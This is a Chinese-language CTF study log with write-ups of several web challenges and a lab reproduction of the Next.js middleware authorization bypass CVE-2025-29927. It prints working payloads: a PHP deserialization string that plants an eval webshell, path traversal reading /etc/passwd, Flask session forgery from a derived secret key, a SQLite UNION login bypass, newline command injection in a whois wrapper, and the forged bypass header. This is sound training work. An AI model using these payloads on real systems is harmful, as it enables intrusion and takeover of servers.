

Day 3

0x01 网鼎杯 2020 朱雀组【phpweb】

进去看到报错

找不到“file-20251219163414701.png”。

看到这里调用了 `data()` 函数，抓包看看

找不到“file-20251219163619250.png”。

应该就是 `func`：函数名；`p`：参数

试着 `file_get_contents` 读一下 `index.php`

得到源码：

```
<?php
$disable_fun =
array("exec","shell_exec","system","passthru","proc_open","show_source",
"phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellc
md","escapeshellarg","assert","substr_replace","call_user_func_array",
"call_user_func","array_filter","array_walk",
"array_map","register_shutdown_function","register_tick_function",
"filter_var","filter_var_array","uasort","uksort",
"array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_content
s");
function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {return "";}
}
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
```

```

    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
}
?>

```

直接传参会有waf，注意到有个 `__destruct`，这里也调用了 `gettime`，并且没有waf；

找不到“file-20251219172323661.png”。

其实这里可以直接通过

`call_user_func("system","cat /flag");` 这样getflag，但是这里m神让写马，上面这样能命令执行了，但是这不是一次性的吗，不太懂怎么连接的，试了文件写入，好像也没权限，本地试了一下，可以写文件，题目应该是限制了权限

```

0:4:"Test":2:{s:1:"p";s:57:"file_put_contents('abc.php','<?
=eval($_POST["cmd"]);?>');";s:4:"func";s:6:"assert";}

```

也可以像这样：

```

<?php
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
}

$test = new Test();

$test->func="assert";
$test->p='eval($_POST["1"]);';

```

```
echo serialize($test);
```

但是这样只有一次呀，当时可以执行，这咋连接。。。

后面看了一下，蚁剑可以直接设置发包的参数，直接连接就好了

这里是php版本5.几，所以还可以调用 `assert`，但是7版本之后assert也变成语言结构了，所以就不能写马了，

```
6 Sec-Fetch-Site: none
7 Sec-Fetch-Mode: navigate
8 sec-ch-ua-mobile: ?0
9 Accept-Language: zh-CN,zh;q=0.9
10 sec-ch-ua-platform: "Windows"
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br, zstd
14 sec-ch-ua: "Google Chrome";v="143", "Chromium";v="143", "Not A(Brand";v="24"
15 Content-Type: application/x-www-form-urlencoded
16
17 func=unserialize&p=0:4:"Test":2:{s:1:"p";s:10:"phpinfo();";s:4:"func";s:6:"assert";}
18
19
20
```

```
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}

$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}

?>
```

Warning: Cannot call assert() with string argument dynamically in D:\My_download\phpstudy_pro\WWW\test.php on line 5

或者还有其它方法，以后再了解一下。


0x02 CISCN2019 华东南赛区【Web4】

进去是一个链接，但是打不开了，（不知道为什么）但是查看源代码发现是传一个url参数，猜测是ssrf，尝试之后也没反应，也可能是文件包含，再试试，果然能读到


```
< > ↺ ⚠ 不安全 ef2b9457-670d-40bb-8cf1-75da973c412b.node5.buuoj.cn:81/read?url=../../../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/bin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/bin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:26:26:at:/var/spool/at:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/bin/nologin cyrus:x:85:12::/usr/cyrus:/sbin/nologin vpopmail:x:89:89:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin glzjin:x:1000:1000:Linux User,,,:/app:/bin/nologin
```

抓包在读一下其他文件，同时也发现了存在特殊的cookie



以为是jwt，尝试解码一下



这看着也不是常规的jwt。这里我们也查到了当前进程存在的文件，所以直接看源码了

```
# encoding:utf-8
import re, random, uuid, urllib
from flask import Flask, session, request

app = Flask(__name__)
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*233)
app.debug = True

@app.route('/')
def index():
    session['username'] = 'www-data'
    return 'Hello World! <a href="/read?url=https://baidu.com">Read
    somethings</a>'

@app.route('/read')
def read():
    try:
        url = request.args.get('url')
        m = re.findall('^file.*', url, re.IGNORECASE)
```

```

        n = re.findall('flag', url, re.IGNORECASE)
        if m or n:
            return 'No Hack'
        res = urllib.urlopen(url)
        return res.read()
    except Exception as ex:
        print str(ex)
    return 'no response'

@app.route('/flag')
def flag():
    if session and session['username'] == 'fuck':
        return open('/flag.txt').read()
    else:
        return 'Access denied'

if __name__ == '__main__':
    app.run(
        debug=True,
        host="0.0.0.0"
    )

```

逻辑很简单

`/read` 路由是一个urlopen输入的，这里可以理解为文件读取

`/flag` 路由就是查看flag的，但是这里会检查我们的session，所以应该就是一个session伪造，刚好前两天面试也问到了flask的session，这里学习一下。

我们看到session生成规则：

```

app = Flask(__name__)
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*233)
app.debug = True

```

这里是一个伪随机数，设置了种子的，还要了解一下 `uuid.getnode()`

```
uuid.getnode()
```

获取硬件的地址并以48位二进制长度的正整数形式返回，这里所说的硬件地址是指网络接口的MAC地址，如果一个机器有多个网络接口，可能返回其中的任一个。如果获取失败，将按照RFC 4122的规定将随机返回的48位二进制整数的第8位设置成1。

```

1 >>> uuid.getnode()
2 152667293855L

```

看到这里值是和mac地址有关，学了一下怎么获得mac地址

/sys/class/net/eth0/address

这是linux中存储mac地址的地方



看了一下，flask的session是会和 secret_key 有关的，有了这个key就可以用工具直接伪造了。

这里我们直接按照逻辑得到 secret_key

我们通过脚本可以得到mac对应的key

```
import uuid
import random

mac = "2e:b0:8f:54:a6:f4"
temp = mac.split(':')
temp = [int(i,16) for i in temp]
temp = [bin(i).replace('0b','').zfill(8) for i in temp]
temp = ''.join(temp)
mac = int(temp,2)
random.seed(mac)
randStr = str(random.random()*233)
print(randStr)
```

(注意这里还只有用python2跑脚本，不知道为什么，python3跑精度不一样)没有环境可以用在线网站跑

<https://www.jyshare.com/compile/6/>

```
PS D:\webtool\flask-session-cookie-manager> python
flask_session_cookie_manager3.py decode -c
'eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.aUWTbQ.0TPXGKzeVGnMLGV
PXIYTyxqUHcs' -s '74.8534422833'
{'username': b'www-data'}
PS D:\webtool\flask-session-cookie-manager> python
flask_session_cookie_manager3.py decode -c
'eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.aUWTbQ.0TPXGKzeVGnMLGV
PXIYTyxqUHcs' -s '74.8534422833095'
[Decoding error] Signature b'0TPXGKzeVGnMLGV PXIYTyxqUHcs' does not match
```

我们这里需要 username=fuck ，用工具改一下：

```
PS D:\webtool\flask-session-cookie-manager> python flask_session_cookie_manager3.py encode -s '74.8534422833' -t '{'username': b'fuck'}' eyJ1c2VybmFtZSI6eyIgYiI6IlpuVmphdz09In19.aUWhdQ.taV6yt40cPpldzPixEfVI_XnvbA
```

然后访问flag路由就好了，注意这里，我们伪造是只需要key的，因为后面的签名和前面有关



0x04 HackINI 2023 [just-work-type]

简单的jwt伪造

爆破jwt密钥



然后伪造cookie发包就好了。



0x05 HackINI 2021 [sqli-0x1]

查看源码提示了代码审计

```
?php
error_reporting(0);
error_log(0);

require_once("flag.php");

function is_trying_to_hak_me($str)
{
    $blacklist = [ " ", "\n", "\t", "\r", "\f", "\x0B", "\x0C", "\x0D", "\x0E", "\x0F", ">", "<" ];
    if (strpos($str, " ") !== false) {
        if (!preg_match("/[0-9a-zA-Z] '[0-9a-zA-Z]' /", $str)) {
            return true;
        }
    }
    foreach ($blacklist as $token) {
        if (strpos($str, $token) !== false) return true;
    }
    return false;
}

if (isset($_GET["pls_help"])) {
    highlight_file(__FILE__);
    exit;
}

if (isset($_POST["user"]) && isset($_POST["pass"]) && (!empty($_POST["user"])) && (!empty($_POST["pass"]))) {
    $user = $_POST["user"];
    $pass = $_POST["pass"];
    if (is_trying_to_hak_me($user)) {
        die("why u bully me");
    }

    $db = new SQLite3("/var/db.sqlite");
    $result = $db->query("SELECT * FROM users WHERE username='$user'");
    if ($result === false) die("pls dont break me");
    else $result = $result->fetchArray();

    if ($result) {
        $split = explode('$', $result["password"]);
        $password_hash = $split[0];
        $salt = $split[1];
        if ($password_hash === hash("sha256", $pass.$salt)) $logged_in = true;
        else $err = "Wrong password";
    }
    else $err = "No such user";
}
?>
```

我们大概浏览一下。

首先是黑名单过滤，反引号过滤了，还有引号不能接空格；

接下来主要看最下面的验证，因为根际下面的html代码，只要 `$logged` 为真就返回flag

```
<!DOCTYPE html>
<html>
<head>
    <title>Hack. INI 9th - SQLi</title>
</head>
<body>
    <?php if (isset($logged_in) && $logged_in): ?>
    <p>Welcome back admin! Have a flag: <?=htmlspecialchars($flag);?><p>
    <?php else: ?>
    <form method="post">
        <input type="text" placeholder="Username" name="user" required>
        <input type="password" placeholder="Password" name="pass" required>
        <button type="submit">Login</button>
        <br><br>
        <?php if (isset($err)) echo $err; ?>
    </form>
    <?php endif; ?>
    <!-- <a href="/?pls_help">get some help</a> -->
</body>
</html>
```

所以主要看这一块


```

if (isset($_POST["user"]) && isset($_POST["pass"]) &&
(!empty($_POST["user"])) && (!empty($_POST["pass"]))) {
    $user = $_POST["user"];
    $pass = $_POST["pass"];
    if (is_trying_to_hak_me($user)) {
        die("why u bully me");
    }

    $db = new SQLite3("/var/db.sqlite");
    $result = $db->query("SELECT * FROM users WHERE username='$user'");
    if ($result === false) die("pls dont break me");
    else $result = $result->fetchArray();

    if ($result) {
        $split = explode('$', $result["password"]);
        $password_hash = $split[0];
        $salt = $split[1];
        if ($password_hash === hash("sha256", $pass.$salt)) $logged_in =
            true;
        else $err = "Wrong password";
    }
    else $err = "No such user";
}

```

发现会根据查询结果，得到其中的password字段，再它通过分割为password_hash 和 salt，然后，从我们输入的密码中获取pass 最后把我们输入的密码和查询结果中分出来的 salt 拼接，并sha256加密。得到的加密结果在和查询结果中分出来的password_hash`对比，相等就会返回真。

分析完我们构造payload；

```

<?php
$pass=999;
$salt=888;
$result = hash("sha256", $pass.$salt);
echo $result;

#$result=685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef

```

这个脚本会得到哪个sha256的值。

我们把这个值拼接一下

```
685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef$888
```

这样，如果我们让查询结果为这个值，那会分出来，`sha256`编码 和一个 `$salt` ,然后我们 `$pass` 提交一个999

(这个是999的sha256编码)，此时

```
$password_hash =  
'685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef'  
$pass = '999'  
$salt = '888'  
#hash("sha256", "999"."888") =  
685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef
```

就饶过了

Welcome back admin! Have a flag: shellmates{c0ngr4tul4t10ns_U_d1d_1t!!_fe4cd84591ea}

URL
http://49.232.142.230:13241/

Use POST method ☒ enctype
application/x-www-form-urlencoded MODIFY HEADERS

Body
pass=999&user=a'union select
1, '685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef\$888' --+ ☒ Origin

这里a是一个不存在的，所以没结果，所以回显的结果就会是我们查询的1和一个编码字符串，这里提取的是password字段，那应该就是第二个，所以才把编码字符串放在2的位置。

Welcome back admin! Have a flag: shellmates{c0ngr4tul4t10ns_U_d1d_1t!!_fe4cd84591ea}

元素 控制台 源代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse 记录器 HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCO

URL
http://49.232.142.230:13272/

Use POST method

enctype
application/x-www-form-urlencoded

MODIFY HEAD

Body
pass=999&user=a'union select
1,'685f188e4f25af63603dc5b579b31090f459381a242bf7002c8a8e8ea322a4ef\$888'--+

Name
☒ Origin

Name

0x06 HackINI 2022 【Whois】

得到源码

```
<?php

error_reporting(0);

$output = null;
$host_regex = "/^[0-9a-zA-Z][0-9a-zA-Z\.-]+$"/;
$query_regex = "/^[0-9a-zA-Z\.- ]+$"/;

if (isset($_GET['query']) && isset($_GET['host']) &&
    is_string($_GET['query']) && is_string($_GET['host'])) {

    $query = $_GET['query'];
    $host = $_GET['host'];

    if ( !preg_match($host_regex, $host) || !preg_match($query_regex,
        $query) ) {
        $output = "Invalid query or whois host";
    } else {
        $output = shell_exec("/usr/bin/whois -h ${host} ${query}");
    }

}
else {
    highlight_file(__FILE__);
    exit;
}
```

```
?>

<!DOCTYPE html>
<html>
  <head>
    <title>Whois</title>
  </head>
  <body>
    <pre><?= htmlspecialchars($output) ?></pre>
  </body>
</html>
```

重点在 `shell_exec("/usr/bin/whois -h ${host} ${query}")`，可以拼接命令，但是又不允许有 `;`，linux中允许 `;` 或换行符 `\n` 分割命令。如：

```
(root@kali) [~]
# cat 1.php
<?php
echo shell_exec("ip a\nls");
?>

(root@kali) [~]
# php 1.php
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:46:d8:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.213.136/24 brd 192.168.213.255 scope global dynamic noprefixroute eth0
        valid_lft 1566sec preferred_lft 1566sec
    inet6 fe80::20c:29ff:fe46:d8fd/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
1.php
1.txt

(root@kali) [~]
```

所以我们这里可以用换行符，注意要用 `%0a`

171bytes / 87ms
美化

```

1 GET /query.php?host=www.ami%0a&query=cat
  +thisistheflagwithrandomstuffthatyouwontguessJUSTCATME
  HTTP/1.1
2 Host : 49.232.142.230:16869
3 Referer: http://49.232.142.230:16869/
4 Accept-Encoding: gzip, deflate
5 Accept-Language: zh-CN,zh;q=0.9

```

shellmates{i_\$h0U1D_HaVE_R3AD_7HE_d0c_W3L1_98374329

0x07 Next.js 中间件鉴权绕过漏洞 (CVE-2025-29927)

漏洞描述

CVE-2025-29927 是 Next.js 框架中发现的一个严重授权绕过漏洞。该漏洞允许攻击者通过伪造特定的 HTTP 请求头，绕过中间件中的授权检查，从而未经授权地访问受保护的资源。此问题影响了使用“next start”命令并设置“output: 'standalone'”的自托管 Next.js 应用程序。

Next.js 使用内部头字段“x-middleware-subrequest”来防止递归请求导致的无限循环。攻击者可以通过在请求中伪造该头字段，跳过中间件的执行，从而绕过关键的安全检查，例如授权 Cookie 验证。

受影响的版本

==Next.js 15.x < 15.2.3

==Next.js 14.x < 14.2.25

==Next.js 13.x < 13.5.9

影响范围

使用中间件的自托管 Next.js 应用程序（next start with output: standalone）

依赖 Middleware 进行身份验证或安全检查的应用程序，稍后不会在应用程序中进行验证

环境搭建

使用 p 神的<https://github.com/vulhub/vulhub/blob/master/next.js/CVE-2025-29927/README.zh-cn.md>

可以把vulhub都gitclone下来。然后进对应的文件夹 `docker-compose up -d`

```
└─(root@kali)-[/home/.../Desktop/vulhub/next.js/CVE-2025-29927]
└─# docker-compose up -d
Creating network "cve-2025-29927_default" with the default driver
Pulling web (vulhub/nextjs:15.2.2)...
15.2.2: Pulling from vulhub/nextjs
6e909acdb790: Pull complete
d714f4673cad: Pull complete
be84add755f8: Pull complete
9a8d89ceeab1: Pull complete
4c07c1809c8e: Pull complete
a98958ee95bc: Pull complete
```

```
23bec30f180e: Pull complete
bf031c299822: Pull complete
Digest:
sha256:d4df62ece026292a8068bf48667fd8ad44b31120237ff302de294da88d7ee018
Status: Downloaded newer image for vulhub/nextjs:15.2.2
Creating cve-2025-29927_web_1 ... done
```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
a2a2778c1852	vulhub/nextjs:15.2.2	"docker-entrypoint.s..."	7 hours ago	Up 7 hours	0.0.0.0:3000->3000/tcp, [::]:3000->3000/tcp	cve-2025-29927-web-1
dbae30df5e50	redis:5.0	"docker-entrypoint.s..."	2 days ago	Up 2 days	0.0.0.0:6379->6379/tcp, [::]:6379->6379/tcp	redis
f361fef9bde9	php:8.2-apache	"docker-php-entrypoi..."	5 days ago	Up 5 days	0.0.0.0:81->80/tcp, [::]:81->80/tcp	apache2
b72f14fbd159	php:7.0.8-apache	"apache2-foreground"	5 days ago	Up 5 days	80/tcp	xxe-CommandExec-1

看到在3000端口启动了对应环境

漏洞复现

启动环境后访问 `you_ip:3000`

自动重定向到了 `/login` 路由。




需要我们登录，我们可以输入admin：password登录。

如果我们不知道密码的情况下，可以利用该漏洞实现越权登录：

我们添加请求头(注意我们要访问的不是login路由，是根目录)

```
x-middleware-  
subrequest:middleware:middleware:middleware:middleware:middleware
```



可以看到成功确权访问了admin管理界面

漏洞原理

看文章[Next.js 中间件鉴权绕过漏洞 \(CVE-2025-29927\)-先知社区](#)

关键代码

```
export const run = withTaggedErrors(async function  
runWithTaggedErrors(params) {  
  const runtime = await getRuntimeContext(params)  
  const subreq = params.request.headers['x-middleware-subrequest']  
  const subrequests = typeof subreq === 'string' ? subreq.split(':') : []  
  
  const MAX_RECURSION_DEPTH = 5  
  const depth = subrequests.reduce(  
    (currentDepth, subrequest, index) => {  
      if (index > MAX_RECURSION_DEPTH) {  
        return currentDepth  
      }  
      const subrequestObj = {  
        headers: {  
          'x-middleware-subrequest': subrequest  
        },  
        method: 'GET',  
        url: '/'  
      }  
      return currentDepth + 1  
    }, 0)  
  return {  
    headers: {  
      'x-middleware-subrequest': subreq  
    },  
    method: 'GET',  
    url: '/'  
  }  
})
```

```

    (acc, curr) => (curr === params.name ? acc + 1 : acc),
    0
  )

  if (depth >= MAX_RECURSION_DEPTH) {
    return {
      waitUntil: Promise.resolve(),
      response: new runtime.context.Response(null, {
        headers: {
          'x-middleware-next': '1',
        },
      }),
    }
  }
}

```

会检查请求头，`x-middleware-subrequest`，并按 `:` 分割值。

当递归深度大于 `MAX_RECURSION_DEPTH = 5` 时，会绕过中间件的检查继续后续内容。

中间件：

Next.js中可以用于在请求到达 API 路由或页面组件之前执行全局逻辑，比如身份验证、请求拦截、重定向等。就是在执行请求前执行一些动作。（在该环境下就是在请求前进行身份验证）

`x-middleware-subrequest`头：

为了防止一直递归调用进入死循环而设计。比如：请求一个地址，发现没有登录，于是跳转到login，但是此时还是没有登录，于是又会调用中间件，这样会造成重复递归调用。此时有 `x-middleware-subrequest`头，中间件检测到它，就知道这里已经检测过了，就可以跳过这次检测。

所以我们要伪造请求头 `x-middleware-subrequest`：根据检查后面的值为中间件名，而规定中间件名为，所以我们填5个 `middleware` 即可绕过检测。

他的路径通常在根目录 `/middleware` 或者src目录 `/src/middleware` ,所有我们的payload为

```


x-middleware-
